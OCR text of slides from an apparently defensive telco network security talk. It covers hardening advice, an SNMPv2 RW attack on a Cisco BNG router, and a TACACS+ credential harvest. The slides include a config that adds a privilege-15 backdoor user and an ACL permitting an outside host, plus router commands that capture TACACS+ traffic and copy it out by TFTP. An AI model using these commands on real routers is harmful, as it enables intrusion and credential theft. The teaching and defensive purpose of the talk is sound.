
(not exhaustive by any means)

- Separate your corporate network from your production network.
- Log everything - You need to know who did what, where and when.
- Do not use generic credentials.
- Harden Configurations – disable GUI interfaces.
- Force complex passwords for all users that rotate regularly.
- Use MFA on your jump hosts and potentially on network elements.
- Force authentication to Terminal Servers.
- Configuration control – back up configs of every device regularly.
- Authorize every CLI command in real time.
- Deploy new security technologies: zero trust, passkeys & maybe EDR / NDR.
- Implement micro segmentation to reduce potential “blast radius”.
- Use tools & automation to manage complexity & scale.
- Exercise regularly - Red Team vs Blue Team & Pen Tests.



Initial Access


- How do you protect yourself from The Internet when you are The Internet?
- Telcos live and die by their Control Plane Access Control Lists.
- The Internet exists on the Data Plane of Telco routers.
- The Control Plane ACLs exist to prevent the bad guys getting access to the Management Plane.
- All it takes is one tiny chink in the amour…




Initial Access - SNMPv2 RW

Scenario: A Cisco BNG with SNMPv2 RW Community exposed.

- SNMP RW used to be a ‘normal’ configuration back in the day.
- If the SNMP ACL is accidently deleted it can become wide open to the internet.
- What were considered “best practice” SNMP Community strings in the past are now easily brute forced.
- Once you have the community it’s easy to “copy run to tftp” via SNMP sets and then analyse the device’s configuration.
- Video demonstration of how a remote attacker with SNMPv2 RW access to a BNG router can extract and modify router config to allow remote connection via SSH with full privileges to that device.





BOZO WIN JUMP
*snmp_commands - Notepad
snmp.txt - Notepad
File Edit Format View Help
aaa authentication login default local group bozotacplus enable
aaa authorization exec default local group bozotacplus if-authenticated
aaa accounting commands 15 default start-stop group bozotacplus
username bozo privilege 15 password bozo@321
ip access-list extended 120
45 permit ip host 3.107.202.193 any
Ln 7, Col 1 100% Windows (CRLF) UTF-8
-val:1 -tp:int
-val:1 -tp:int
-val:4 -tp:int
-val:192.168.6.5 -tp:ip
-val:snmp.txt -tp:str
-val:1 -tp:int
Ln 4, Col 93 100% Windows (CRLF) UTF-8
C:\Temp>
SolarWinds TFTP Server
File Tools Help
solarwinds
TFTP connected from 192.168.40.12:54487 on 8/26/2025 5:04:02 AM, binary, PUT. Completed, file name: C:\TFTP-Root\bozo-bng01-config.
TFTP connected from 192.168.40.12:54487 on 8/26/2025 5:04:02 AM, binary, PUT. Started, file name: C:\TFTP-Root\bozo-bng01-config.
C:\TFTP-Root Any TFTP Server service status: Started
ndows Server 2025 Standard Evaluation
Windows License valid for 180 days
Build 26100.ge_release.240331-1435
Search
ENG US
5:13 AM 26/08/2025

SNMP Text File

```
aaa authentication login default local group bozotacplus enable
aaa authorization exec default local group bozotacplus if-authenticated
aaa accounting commands 15 default local group bozotacplus none
username bozo privilege 15 password bozo@321
ip access-list extended 120
45 permit ip host 3.107.202.193 any
```


Initial Access - Defence

- Don’t use SNMPv2 – especially with RW communities.
  It needs to be retired.
- Alert on SNMP attempts with bad community names to detect brute force attacks.
- Don’t route the Internet in the global table (problematic at some Telcos).
- Use automation / orchestration for service provisioning & cancellations to prevent typos.
- Configuration Control - Have automation to regularly check that Control Plane ACLs are correct and in place.
- Centralised logging with SIEM alerting for "Configured from a.b.c.d by SNMP". That should never happen.
- Regular Penetration testing of all infrastructure IP ranges for open ports.



Credential Access

- The bad actor has compromised one router and gained full access.
- Once they have gained a beachhead the harvesting of credentials is easy.
- It just takes patience.
- Sooner or later, someone will login to the BNG.
- Video demonstration of how the remote attacker can use the Cisco PCAP utility to harvest the **rancid** credentials and use the TACACS+ secret to decrypt the password into plain text.



*PCAP - Notepad

File Edit Format View Help

```
show tacacs
show ip route 203.32.32.253
monitor capture tac interface TenGigabitEthernet0/1/0.101 both
monitor capture tac match ipv4 protocol tcp any any eq 49
monitor capture tac buffer size 100
monitor capture tac start
show monitor capture tac buffer brief
monitor capture tac export bootflash:tac.pcap
copy bootflash:tac.pcap tftp://192.168.6.5/tac.pcap
```

